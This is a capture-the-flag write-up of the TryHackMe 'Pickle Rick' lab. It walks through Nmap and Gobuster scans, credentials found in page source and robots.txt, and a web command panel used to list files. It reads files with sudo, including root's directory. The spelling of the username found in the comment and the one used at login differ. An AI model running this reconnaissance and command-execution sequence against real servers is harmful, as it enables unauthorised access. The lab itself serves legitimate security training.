

# TASK - CTF


## TRYHACKME - PICKLE RICK CTF

### OVERVIEW:

In this room, we help Rick — currently a pickle — find three secret ingredients to transform himself back into a human.

#### 1) Scanning with Nmap:

To begin, I ran an Nmap scan to discover open ports and services. Only port 80 was open, indicating a web server.




```
root@ip-10-10-29-62: ~
File Edit View Search Terminal Help
root@ip-10-10-29-62:~# nmap -sC -sV -oN nmap.txt 10.10.196.153
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-09 18:08 BST
Nmap scan report for ip-10-10-196-153.eu-west-1.compute.internal (10.10.196.153)
Host is up (0.00011s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Rick is sup4r cool
MAC Address: 02:F5:08:CE:C4:3F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.23 seconds
root@ip-10-10-29-62:~#
```

#### 2) Web Enumeration:

Navigating to **http://<target-IP>** in the browser revealed a Rick-themed website.



Viewing the **source code** uncovered login credentials hidden.

```

Rick is sup4r cool x http://10.10.196.153/ x +
view-source:http://10.10.196.153/
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator
6 <meta name="viewport" content="width=device-width, initial-scale=1">
7 <link rel="stylesheet" href="assets/bootstrap.min.css">
8 <script src="assets/jquery.min.js"></script>
9 <script src="assets/bootstrap.min.js"></script>
10 <style>
11 .jumbotron {
12   background-image: url("assets/rickandmorty.jpeg");
13   background-size: cover;
14   height: 340px;
15 }
16 </style>
17 </head>
18 <body>
19
20 <div class="container">
21   <div class="jumbotron"></div>
22   <h1>Help Morty!</h1>
23   <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't cha
24   <p>I need you to do<sup>super</sup>...Morty, logon to my computer and find the last three secret ingred
25   I have no idea what the <sup>super</sup> password was! Help Morty, help!</p></div>
26 </div>
27
28 <!--
29 Note to self, remember username!
30 Username: RickRu13s
31 -->
32
33 </body>
34 </html>


```

Also found a **robots.txt** file that contained a password-like string.

```

root@bip-10-10-29-62: ~
File Edit View Search Terminal Help
root@bip-10-10-29-62:~# gobuster dir -u http://10.10.196.153 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.196.153
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/assets (Status: 301) [Size: 315]
/index.html (Status: 200) [Size: 1062]
/robots.txt (Status: 200) [Size: 17]
/server-status (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====

```




### 3) Logging in:

Visiting **http://<target-IP>/login.php** led to a command panel interface.

Username: **R1ckRu13s**

Password: **Wubbalubbadubdub**



### 4) Finding the Ingredients:

- Ingredient 1:

Running **ls** in the command panel showed a file named **Sup3rS3cretPick13Ingred.txt**.

[Rick Portal](#) [Commands](#) [Potions](#) [Creatures](#) [Potions](#) [Beth Clone Notes](#)

### Command Panel

Commands

Execute

Sup3rS3cretPick13Ingred.txt  
assets  
clue.txt  
denied.php  
index.html  
login.php  
portal.php  
robots.txt

Used **less Sup3rS3cretPick13Ingred.txt** which revealed the first ingredient.

### Command Panel

Commands

Execute

mr. meeseek hair

- Ingredient 2:

Checked Rick's home directory **ls /home/rick** which showed second ingredients. The command **less /home/rick/"second ingredients"** revealed the second ingredient.

### Command Panel

Commands

Execute

1 jerry tear

- Ingredient 3:

Checked **sudo ls /root** which showed **3rd.txt**.

The command **sudo less /root/3rd.txt** revealed the third ingredient.

### Command Panel

Execute

3rd ingredients: fleeb juice

All 3 ingredients were found!!

